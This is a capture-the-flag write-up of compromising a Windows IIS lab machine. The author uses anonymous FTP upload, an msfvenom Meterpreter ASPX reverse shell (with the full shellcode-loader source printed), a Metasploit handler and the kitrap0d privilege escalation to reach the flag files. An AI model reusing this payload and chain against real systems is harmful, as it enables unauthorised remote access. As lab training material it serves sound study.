



Reported by YMTzioni

Nmap:



We can see that port 21 service FTP is open and port 80 is Microsoft IIS server, I will try to attack via FTP port.

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
```

We can see that Anonymous FTP login is allowed!

Let's check http://10.10.10.5

Now I will use the file transfer protocol (FTP) server to upload a reverse shell that will give me control on the machine

Now lets connect

Command: “ftp 10.10.10.5”


```
root@YMTzioni:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
```

Now I will try to upload test file

```
root@YMTzioni:~# echo YMTzioni Test File > htb.html
root@YMTzioni:~# ls
cupp  Desktop  Documents  Downloads  htb.html  Music  passwd  php-reverse-shell  phprevshell.php  Pictures  Public  script.sh  Templates  Videos
root@YMTzioni:~# cat htb.html
YMTzioni Test File
root@YMTzioni:~#
```

Upload:

```
ftp> put htb.html
local: htb.html remote: htb.html
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
20 bytes sent in 0.00 secs (887.7841 kB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
01-17-21  11:51PM                   20 htb.html
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```



To Create Reverse Shell Using MSFvenom, we need to use Meterpeter reverse tcp shell for windows

Command : ”search windows/meterpreter/reverse_tcp”

```
msf5 > search windows/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  exploit/multi/vpn/tincd_bof                       2013-04-22       average  No    Tincd Post-Authentication Remote TCP Stack Buffer Overflow
   1  exploit/windows/fileformat/vlc_smb_uri            2009-06-24       great    No    VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
   2  payload/windows/meterpreter/reverse_tcp                            normal   No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager
   3  payload/windows/meterpreter/reverse_tcp_allports                   normal   No    Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   4  payload/windows/meterpreter/reverse_tcp_dns                        normal   No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   5  payload/windows/meterpreter/reverse_tcp_rc4                        normal   No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   6  payload/windows/meterpreter/reverse_tcp_rc4_dns                    normal   No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   7  payload/windows/meterpreter/reverse_tcp_uuid                       normal   No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
```

```
payload/windows/meterpreter/reverse_tcp          normal  No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager
```

We can see this payload injects the meterpreter server DLL via the Reflective Dll Injection payload and connects back to the attacker

I checked again the nmap scan and found this information

```
03-18-17  01:06AM       <DIR>          aspnet_client
```

Now I know that my exploit will be a **aspx** reverse shell.

Command: “msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o devel.aspx LHOST=10.10.14.15 LPORT=4444”

```
root@YMTzioni:~# msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o YMTzioni.aspx LHOST=10.10.14.15 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2815 bytes
Saved as: YMTzioni.aspx
```

Upload it and run it :

```
root@YMTzioni:~# msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o rtcp.aspx LHOST=10.10.14.18 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2832 bytes
Saved as: rtcp.aspx
```

```
ftp> put rtcp.aspx
local: rtcp.aspx remote: rtcp.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2868 bytes sent in 0.00 secs (68.3784 MB/s)
```

10.10.10.5/rtcp.aspx

ftp://10.10.10.5/rtcp.aspx

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] p9KfpFJvvx6 = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,
0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,
0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,
0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,
0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x68,0x0a,0x0a,0x0e,0x12,0x68,0x02,0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,
0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,
0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,
0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0x0f,0x85,0x70,0xff,0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,
0xc3,0x29,0xc6,0x75,0xc1,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };

        IntPtr aItPPzm2VQI4 = VirtualAlloc(IntPtr.Zero,(UIntPtr)p9KfpFJvvx6.Length,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        System.Runtime.InteropServices.Marshal.Copy(p9KfpFJvvx6,0,aItPPzm2VQI4,p9KfpFJvvx6.Length);
        IntPtr va5psa = IntPtr.Zero;
        IntPtr nBX = CreateThread(IntPtr.Zero,UIntPtr.Zero,aItPPzm2VQI4,IntPtr.Zero,0,ref va5psa);
    }
</script>
```

Now lets make a listener via Metasploit

Command: “use exploit/multi/handler”

```
msf5 exploit(multi/handler) > set lhost 10.10.14.18
lhost => 10.10.14.18
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.18      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.18:4444
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.18:4444 → 10.10.10.5:49179) at 2021-01-18 00:21:04 +0200

meterpreter >
```

```
meterpreter > getuid
Server username: IIS APPPOOL\Web
```

Now I need to find the user flag!


```
meterpreter > pwd
c:\windows\system32
meterpreter > cd ..
meterpreter > pwd
c:\windows
meterpreter > cd ..
meterpreter > ls
Listing: c:\
============

Mode                Size             Type  Last modified                 Name
----                ----             ----  -------------                 ----
40777/rwxrwxrwx     0                dir   2009-07-14 05:36:15 +0300     $Recycle.Bin
40777/rwxrwxrwx     0                dir   2009-07-14 07:53:55 +0300     Documents and Settings
40777/rwxrwxrwx     0                dir   2009-07-14 05:37:05 +0300     PerfLogs
40555/r-xr-xr-x     4096             dir   2009-07-14 05:37:05 +0300     Program Files
40777/rwxrwxrwx     4096             dir   2009-07-14 05:37:05 +0300     ProgramData
40777/rwxrwxrwx     0                dir   2017-03-17 16:17:30 +0200     Recovery
40777/rwxrwxrwx     8192             dir   2017-03-17 13:09:34 +0200     System Volume Information
40555/r-xr-xr-x     4096             dir   2009-07-14 05:37:05 +0300     Users
40777/rwxrwxrwx     16384            dir   2009-07-14 05:37:05 +0300     Windows
100777/rwxrwxrwx    24               fil   2009-07-14 05:04:04 +0300     autoexec.bat
100666/rw-rw-rw-    10               fil   2009-07-14 05:04:04 +0300     config.sys
40777/rwxrwxrwx     4096             dir   2017-03-17 16:37:31 +0200     inetpub
1666001544/r-xr--r--  73734314910580719  fif  2345551731-03-10 06:03:12 +0200  pagefile.sys
```

```
Listing: c:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-03-18 01:16:43 +0200  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 07:53:55 +0300  All Users
40777/rwxrwxrwx   8192  dir   2017-03-18 01:06:26 +0200  Classic .NET AppPool
40555/r-xr-xr-x   8192  dir   2009-07-14 05:37:05 +0300  Default
40777/rwxrwxrwx   0     dir   2009-07-14 07:53:55 +0300  Default User
40555/r-xr-xr-x   4096  dir   2009-07-14 05:37:05 +0300  Public
40777/rwxrwxrwx   8192  dir   2017-03-17 16:17:37 +0200  babis
100666/rw-rw-rw-  174   fil   2009-07-14 07:41:57 +0300  desktop.ini
```

I can’t enter Administrator directory because I don’t have permission, that’s mean that I need to get a permission
Now we need to search for a module that can help us.
Command:
Use post/multi/recon/local_exploit_suggester



I found out that exploit/windows/local/ms10_015_kitrap0d will work in that case.
Command:
use exploit/windows/local/ms10_015_kitrap0d

set session 2

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > set session 2
session ⇒ 2
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on.
```

Run:

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > set lhost 10.10.14.18
lhost ⇒ 10.10.14.18
msf5 exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 10.10.14.18:4444
[*] Launching notepad to host the exploit...
[+] Process 732 launched.
[*] Reflectively injecting the exploit DLL into 732...
[*] Injecting exploit into 732 ...
[*] Exploit injected. Injecting payload into 732...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 4 opened (10.10.14.18:4444 → 10.10.10.5:49183) at 2021-01-18 01:16:13 +0200

meterpreter > pwd
c:\windows\system32\inetsrv
```

Lets try again to enter Administrator Directory

```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-03-18 01:16:43 +0200  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 07:53:55 +0300  All Users
40777/rwxrwxrwx   8192  dir   2017-03-18 01:06:26 +0200  Classic .NET AppPool
40555/r-xr-xr-x   8192  dir   2009-07-14 05:37:05 +0300  Default
40777/rwxrwxrwx   0     dir   2009-07-14 07:53:55 +0300  Default User
40555/r-xr-xr-x   4096  dir   2009-07-14 05:37:05 +0300  Public
40777/rwxrwxrwx   8192  dir   2017-03-17 16:17:37 +0200  babis
100666/rw-rw-rw-  174   fil   2009-07-14 07:41:57 +0300  desktop.ini

meterpreter > cd Administrator
meterpreter > ls
Listing: c:\Users\Administrator
==============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  AppData
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  Application Data
40555/r-xr-xr-x   0       dir   2017-03-18 01:16:46 +0200  Contacts
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  Cookies
40555/r-xr-xr-x   0       dir   2017-03-18 01:16:43 +0200  Desktop
40555/r-xr-xr-x   4096    dir   2017-03-18 01:16:43 +0200  Documents
40555/r-xr-xr-x   0       dir   2017-03-18 01:16:43 +0200  Downloads
40555/r-xr-xr-x   4096    dir   2017-03-18 01:16:43 +0200  Favorites
40555/r-xr-xr-x   0       dir   2017-03-18 01:16:43 +0200  Links
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  Local Settings
40555/r-xr-xr-x   0       dir   2017-03-18 01:16:43 +0200  Music
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  My Documents
100666/rw-rw-rw-  786432  fil   2017-03-18 01:16:43 +0200  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2017-03-18 01:16:43 +0200  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
100666/rw-rw-rw-  524288  fil   2017-03-18 01:16:43 +0200  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2017-03-18 01:16:43 +0200  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  NetHood
40555/r-xr-xr-x   0       dir   2017-03-18 01:16:43 +0200  Pictures
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  PrintHood
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  Recent
40555/r-xr-xr-x   0       dir   2017-03-18 01:16:43 +0200  Saved Games
40555/r-xr-xr-x   0       dir   2017-03-18 01:16:53 +0200  Searches
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  SendTo
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  Start Menu
40777/rwxrwxrwx   0       dir   2017-03-18 01:16:43 +0200  Templates
40555/r-xr-xr-x   0       dir   2017-03-18 01:16:43 +0200  Videos
100666/rw-rw-rw-  262144  fil   2017-03-18 01:16:43 +0200  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2017-03-18 01:16:43 +0200  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2017-03-18 01:16:43 +0200  ntuser.ini
```

Now lets find the user & root flags!

c:\Users\Administrator\Desktop/root.txt

```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-03-18 01:16:53 +0200  desktop.ini
100444/r--r--r--  32    fil   2017-03-18 01:17:20 +0200  root.txt
```

c:\Users\babis\desktop\user.txt.txt

```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-03-17 16:17:51 +0200  desktop.ini
100444/r--r--r--  32    fil   2017-03-18 01:14:21 +0200  user.txt.txt
```

Thank you!